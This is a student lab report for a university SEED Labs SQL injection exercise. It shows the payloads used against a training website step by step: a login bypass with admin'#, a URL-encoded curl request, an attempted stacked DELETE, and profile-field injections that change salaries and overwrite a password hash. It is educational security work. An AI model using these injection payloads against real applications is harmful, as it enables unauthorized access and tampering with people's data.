[CS336 LAB4-new.pdf (uidaho.edu)](#)

CS336-LAB 4 SQL INJECTION LAB


Due: Wednesday Oct 27th, 2:30pm.

Turn in: a lab report

Points: 70 pts


(70 points) Write a detailed report about the SQL injection attack lab. Include step by step screenshots and explanations of each task (Task1, 2 and 3).

- (15 pts) Task 1 (detailed tasks are listed on slide 15)
    - First we used the SQL command:
    - SELECT * FROM credential WHERE name = ‘Alice’;
    - to print out the information of Alice:




```
mysql> SELECT * FROM credential WHERE name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95
fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
1 row in set (0.00 sec)
```

- Then we used the command SELECT Name, birth, SSN FROM credential WHERE Name = ‘Boby’; to print out the selected information of the employee Boby.



```
mysql> SELECT Name, birth, SSN FROM credential WHERE Name = 'Boby';
+------+-------+----------+
| Name | birth | SSN      |
+------+-------+----------+
| Boby | 4/20  | 10213352 |
+------+-------+----------+
1 row in set (0.00 sec)

mysql>
```


- Finally, we used the command SELECT * FROM credential WHERE Name = ‘Samy’ OR Name = ‘Ted’; to print out all the information of Samy and Ted.



```
mysql> SELECT * FROM credential WHERE Name =  'Samy' OR Name = 'Ted';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
-------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
             |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
-------------+
|  4 | Samy | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd
39133508d2af |
|  5 | Ted  | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a6
18701a2c2f58 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
-------------+
2 rows in set (0.00 sec)

mysql>
```

- (20 pts) Task 2 (tasks 2.1, 2.2, and 2.3, requirements are on the handout)

- Task 2.1: Log into the webpage as admin. To do this, we use the simple string admin';# (Note: I realize as I write the lab report that this command and some of the others in this section should have semicolons to be valid sql; however, the commands still worked as written).




Employee Profile Login

USERNAME	admin'#
PASSWORD	Password

Copyright © SEED LABs

  - As demonstrated below, this comments out the check for the password and successfully logs us into the system:




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


-

- Task 2.2: Repeat the same attack from the command line. To do this, we use the `curl` command, replacing the symbols #, ‘, and ; with %23, %27, and %3B respectively. We use the command:
  - `curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23%3b&Password=`




```
[10/22/21]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=
[3] 6807
[2]   Done                    curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23
[10/22/21]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(c
urrent)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn'
class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped ta
ble-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><
th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td>
<td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td><
/td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>
11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td>
</td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```


  - This returns the html of the admin’s login page, which we shouldn’t have access to.
- Task 2.3: Run two commands from user login form. To do this, we just type our next SQL command after the semicolon of the login command: admin’; Insert_Command_Here; #

- 
  Employee Profile Login

USERNAME	admin'; DELETE FROM credential
	admin'; DELETE FROM credential WHERE EID = 2000…
PASSWORD	Password


  Copyright © SEED LABs

  - In this case, we try to delete an employee.
    
    There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE EID = 20000; #' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n
  - This didn't seem to work for me, but according to the slides that may be expected.

- (25 pts) Task 3 (tasks 3.1, 3.2, and 3.3, requirements are on the handout)
  - Task 3.1: Edit Alice's salary. In this case, the program will put our input between to single quotes. By using two quotes, we can splice a command into what the program is expecting, as shown below:
    
    Alice's Profile Edit

NickName	Alice', salary='1000000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

    Copyright © SEED LABs
    -
    - If done correctly, Alice's salary should now be $1,000,000.




Alice Profile

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

Copyright © SEED LABs

  -
  - Logging in to Alice's account, we can see the attack succeeded.
- Task 3.2: Change Boby's salary to $1. For this, we can use the profile edit page. By default, the backend of the Nickname editing box uses WHERE to specify the current employee. We can comment that out and put in our own WHERE Name='Boby'# to target Boby. Then, we just have to set salary to 0:



Alice's Profile Edit


NickName	ry=1 WHERE Name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

', salary=1 WHERE Name='Boby';#

Copyright © SEED LABs


-

- Looking back at the mysql command line interface, we can see that the attack succeeded and Boby’s salary is now $1.




```
mysql> SELECT * FROM credential WHERE name = 'boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------
-------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
             |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------
-------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c14290667
4ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------
-------------+
1 row in set (0.00 sec)
```


○ Task 3.3: Change Boby’s password. In this sql database, passwords are stored as a SHA1 Hash. So, we can’t directly repeat our last attack setting Password to whatever we want. First we have to hash the password we want to use:

- 

```
<?php
echo sha1("attacker");
echo "\n";
?>
```

- This short PHP script will output the hash of the string “attacker”.
- 


```
[10/22/21]seed@VM:~/.../SQL Injection$ php genPswd.php
52e51cf3f58377b8a687d49b960a58dfc677f0ad
[10/22/21]seed@VM:~/.../SQL Injection$ 
```

- Now, we can use *this* hash as the input for our attack. Into Alice’s profile edit, we write:
- `‘, Password=’52e51cf3f58377b8a687d49b960a58dfc677f0ad’ WHERE Name=’Boby’;#`
- 

Alice's Profile Edit

NickName	f0ad' WHERE Name='Boby';#
	', Password='52e51cf3f58377b8a687d49b960a…
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


- If this worked as expected, we should be able to log in to Boby’s account using our chosen password ‘attacker’:

- 


Employee Profile Login

USERNAME	boby
PASSWORD	•••••••••

Copyright © SEED LABs

- As you can see in the url of the screenshot below, the string ‘attacker’ worked for the login:
- 

e_home.php?username=boby&Password=attacker

- 

e_home.php?username=boby&Password=attacker

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

- (10 pts) Include a conclusion of the lab, what have you learned?
